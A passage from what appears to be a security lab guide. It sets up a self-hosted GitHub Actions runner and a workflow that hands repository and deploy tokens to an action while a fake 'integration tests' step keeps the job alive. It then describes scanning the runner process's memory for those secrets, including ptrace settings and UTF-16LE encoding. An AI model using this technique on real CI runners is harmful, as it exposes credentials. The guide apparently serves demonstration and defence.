The architecture matters. The package GitHub shows by default is x64. On Apple Silicon you need arm64, or config.sh fails with an unclear error.

```
# Registration token (requires organization owner)
gh api -X POST orgs/<your-org>/actions/runners/registration-token --jq '.token'

mkdir -p ~/actions-runner && cd ~/actions-runner
VER=$(curl -s https://api.github.com/repos/actions/runner/releases/latest \
      | jq -r '.tag_name' | sed 's/^v//')

# Apple Silicon:
ARCH=arm64
# Windows / Intel:
# ARCH=x64

curl -o actions-runner-linux-${ARCH}-${VER}.tar.gz -L \
```

```
https://github.com/actions/runner/releases/download/v${VER}/actions-runner-linux-${AR
CH}-${VER}.tar.gz
tar xzf ./actions-runner-linux-${ARCH}-${VER}.tar.gz
sudo ./bin/installdependencies.sh

./config.sh \
  --url https://github.com/<your-org> \
  --token <REGISTRATION_TOKEN> \
  --name runner-lab \
  --labels lab \
  --work _work \
  --unattended \
  --replace
```

The registration token expires in one hour. config.sh refuses to run as root; use a normal user with sudo.

A.5 Install as a service

```
sudo ./svc.sh install
sudo ./svc.sh start
sudo ./svc.sh status
```

install creates the systemd unit. Running start without install fails with "Unit not found". Running install twice fails harmlessly with "error: exists". If run.sh is active in another window, stop it first.

A.6 Verify the label before you trust the lab

In practice --labels does not always apply. A missing label leaves jobs queued forever with "Waiting for a runner to pick up this job", which looks like a broken lab and is not.

```
gh api orgs/<your-org>/actions/runners \
  --jq '.runners[] | "\(.name) \(.status) \(.labels[].name)"'

# If lab is missing, add it without re-registering:
gh api -X POST orgs/<your-org>/actions/runners/<ID>/labels -f "labels[]=lab"
```

The change is immediate and needs no service restart. A queued job picks it up within seconds. Take a second snapshot once the label is verified: that is your working restore point.

A.7 The workflow

Only the job that needs host access goes to the self-hosted runner. Keep lint and test on GitHub-hosted runners: that is what makes the demonstration credible.

```
  build:
    needs: [lint, test]
    runs-on: [self-hosted, lab]
    timeout-minutes: 20
```

```
  steps:
    - uses: actions/checkout@v4

    - name: Validate changed files
      uses: <org>/internal-action@v1
      with:
        token: ${{ secrets.GITHUB_TOKEN }}
      env:
        DEPLOY_TOKEN: ${{ secrets.DEPLOY_TOKEN }}

    - name: Integration test suite
      run: |
        echo "Running integration tests against staging..."
        sleep 90
        echo "All integration tests passed"

    - name: Install and build
   run: npm ci && npm run build
```

The holding step is not decoration. Runner.Worker exists only while a job runs, and a trivial job lasts seconds. The 90-second step opens the inspection window, and it sits immediately after the validator so the window opens at a known point rather than after npm ci finishes.

Appendix B: The memory scanner

Create the file with nano; pasting a long heredoc into a terminal truncates it silently.

```
mkdir -p ~/lab
nano ~/lab/sentinel-scan.py
# paste, Ctrl+O, Enter, Ctrl+X

wc -l ~/lab/sentinel-scan.py
python3 -c "import ast;ast.parse(open('/home/ubuntu/lab/sentinel-scan.py').read())" \
  && echo "syntax OK"
```

The three details that make it work

- grep against /proc/<pid>/mem fails. The file exposes the full virtual address space including unmapped holes, and a sequential read dies at the first one. Parse /proc/<pid>/maps and seek only to readable ranges.
- Reading another process memory needs sudo, or kernel.yama.ptrace_scope set to 0 on the lab VM.
- Runner.Worker is .NET and stores managed strings in UTF-16LE. An ASCII-only search returns zero matches. Without both encodings the demonstration looks broken.

Validate it before using it live

```
SENTINEL="<SENTINEL-VALUE>" python3 -c "
import os,time
print(os.getpid(),flush=True)
time.sleep(300)" &
TESTPID=$!
sleep 1
sudo python3 ~/lab/sentinel-scan.py $TESTPID <SENTINEL-VALUE>

kill $TESTPID
```

Against a Python process it must find ASCII matches. If that works, the script is fine and any later problem belongs to the runner.

Welcome to
Build it. Deploy it. Own it.